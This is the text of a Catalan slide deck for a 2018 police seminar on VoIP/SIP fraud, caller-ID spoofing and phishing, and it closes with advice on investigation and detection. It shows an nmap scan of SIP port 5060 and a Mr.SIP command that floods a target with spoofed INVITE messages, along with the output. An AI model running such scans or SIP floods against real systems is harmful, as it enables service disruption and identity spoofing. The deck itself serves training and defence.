



Associació Mediterrània
de Pèrits de les TIC
ASPERTIC



Veü IP Res és el que sembla

Frau, suplantació, phising i altres herbes
amb la veü IP

Jornada de Seguretat Informàtica i
protecció de dades a les Polícies Local

Seu Federació Catalana de
Municipis)
16 de Maig de 2018

Àngel Elena Medina

Veü IP, la mare dels OUS

- La Veü IP (VoIP, Voice over IP) és una tecnologia que permet la transmissió de la veü a través de xarxes IP en forma de paquets de dades.
- Principalment, es fa servir el protocol SIP.
- No és un protocol insegur, si es configura correctament.
- Intrusisme professional.
- Molts instal.ladors de telefonia analògica / tradicional, s'han reconvertit en instal.ladors de telefonia IP, sense tindre nocions de networking (QOS, Vlans, IP, routing...).



← Sistema veü IP
mal muntat →



No és un protocol insegur (SIP)

Confiem la nostra salut / seguretat ciutadana en professionals ?




Si PAGAS CaCahuetes, tindrás MONOS

Fases en el hacking (1a)

- Scan d'objectius / vulnerables (recopilació de dades)

(nmap / altres eines portscan)

```
craem@evasion:~$ nmap -v -sV 109.69.10.0/24 -p 5060
```



Fases en el hacking (2a)

- Anàlisi dels scans i de les dades obtingudes (recopilació de logs)

Resultat:


Completed NSE at 00:32, 0.00s elapsed

Nmap scan report for sip.craem.net (109.69.10.131)

Host is up (0.016s latency).

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

5060/tcp	open		
----------	------	--	--



Fases en el hacking (3a)

- Atac

(força bruta, sistemes mal configurats ...)

```
root@lunita:/home/angel/Escritorio/Mr.SIP# ./mr.sip.py --ds --dm=invite --c 2  
--di=192.168.2.5 --dp=5060 --r --to=toUser.txt --fu=fromUser.txt  
--ua=userAgent.txt -l
```

[!] Client Interface: wlan0

[!] Client IP: 192.168.7.53

Progress:

```
||||| 100.0%
```

[!] DoS simulation finished and 2 packet sent to 192.168.2.5...

Fases en el hacking (3a)

lo que rep la victima



```
angel@lunita: ~
Archivo Editar Ver Buscar Terminal Ayuda
Call flow for tih8sq1zndxvu43kb02a9cprmlly38057 (Color by Request/Response)
192.168.7.53:40597      192.168
01:01:46.474106      INVITE
01:01:46.474994
01:01:46.975289
01:01:47.975606
01:01:49.976065
01:01:53.975151
01:01:57.975251
01:02:01.974557
01:02:05.975881
INVITE sip:6052@192.168.2.5 SIP/2.0
Via: SIP/2.0/UDP 192.168.7.53:35998;bran
=z9hG4bK-6925481073
Max-Forwards: 70
To: <sip:6052@192.168.2.5:5060>
From: <sip:9603@192.168.7.53;tag=833634
Call-ID: tih8sq1zndxvu43kb02a9cprmlly3805
192.168.7.53
CSeq: 1 INVITE
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE
REFER, NOTIFY, MESSAGE, SUBSCRIBE, INFO
Contact: <sip:6052@192.168.7.53:35998>
User-agent: kphone/4.2
Content-Length: 0
Esc Calls List Enter Raw Message Space Compare F1 Help F2 SDP mode F3 Toggle Raw
```


Identificar els atacs

- Mantindre els logs i no esborrar
- Col.laboració amb els operadors per recuperar info de l'origen
- Ser "Proactius" i estar pendent de la tecnologia



RES ÉS EL QUE SEMBLA


Detecció atac complicada



Frau / Phising / suplantació identitat

- Assolir objectius

(trucar gratis / suplantació d'identitat...)




Caller-ID Real:666112233
Num Destí: 666778899

Caller-ID rebut:<ANONYMOUS>
Num Destí: 666778899

Res és el que sembla



- Abans de culpar algú, assegurar les proves / origen.
- Parlar amb els proveïdors.
- Si trobem la víctima de l'atac, fer un honeypot per trobar l'atacant.
- Li pot passar a qualsevol.
- Cap sistema és 100% segur.
- Revisar tots els detalls, per insignificants que siguin



FI



Preguntes ?

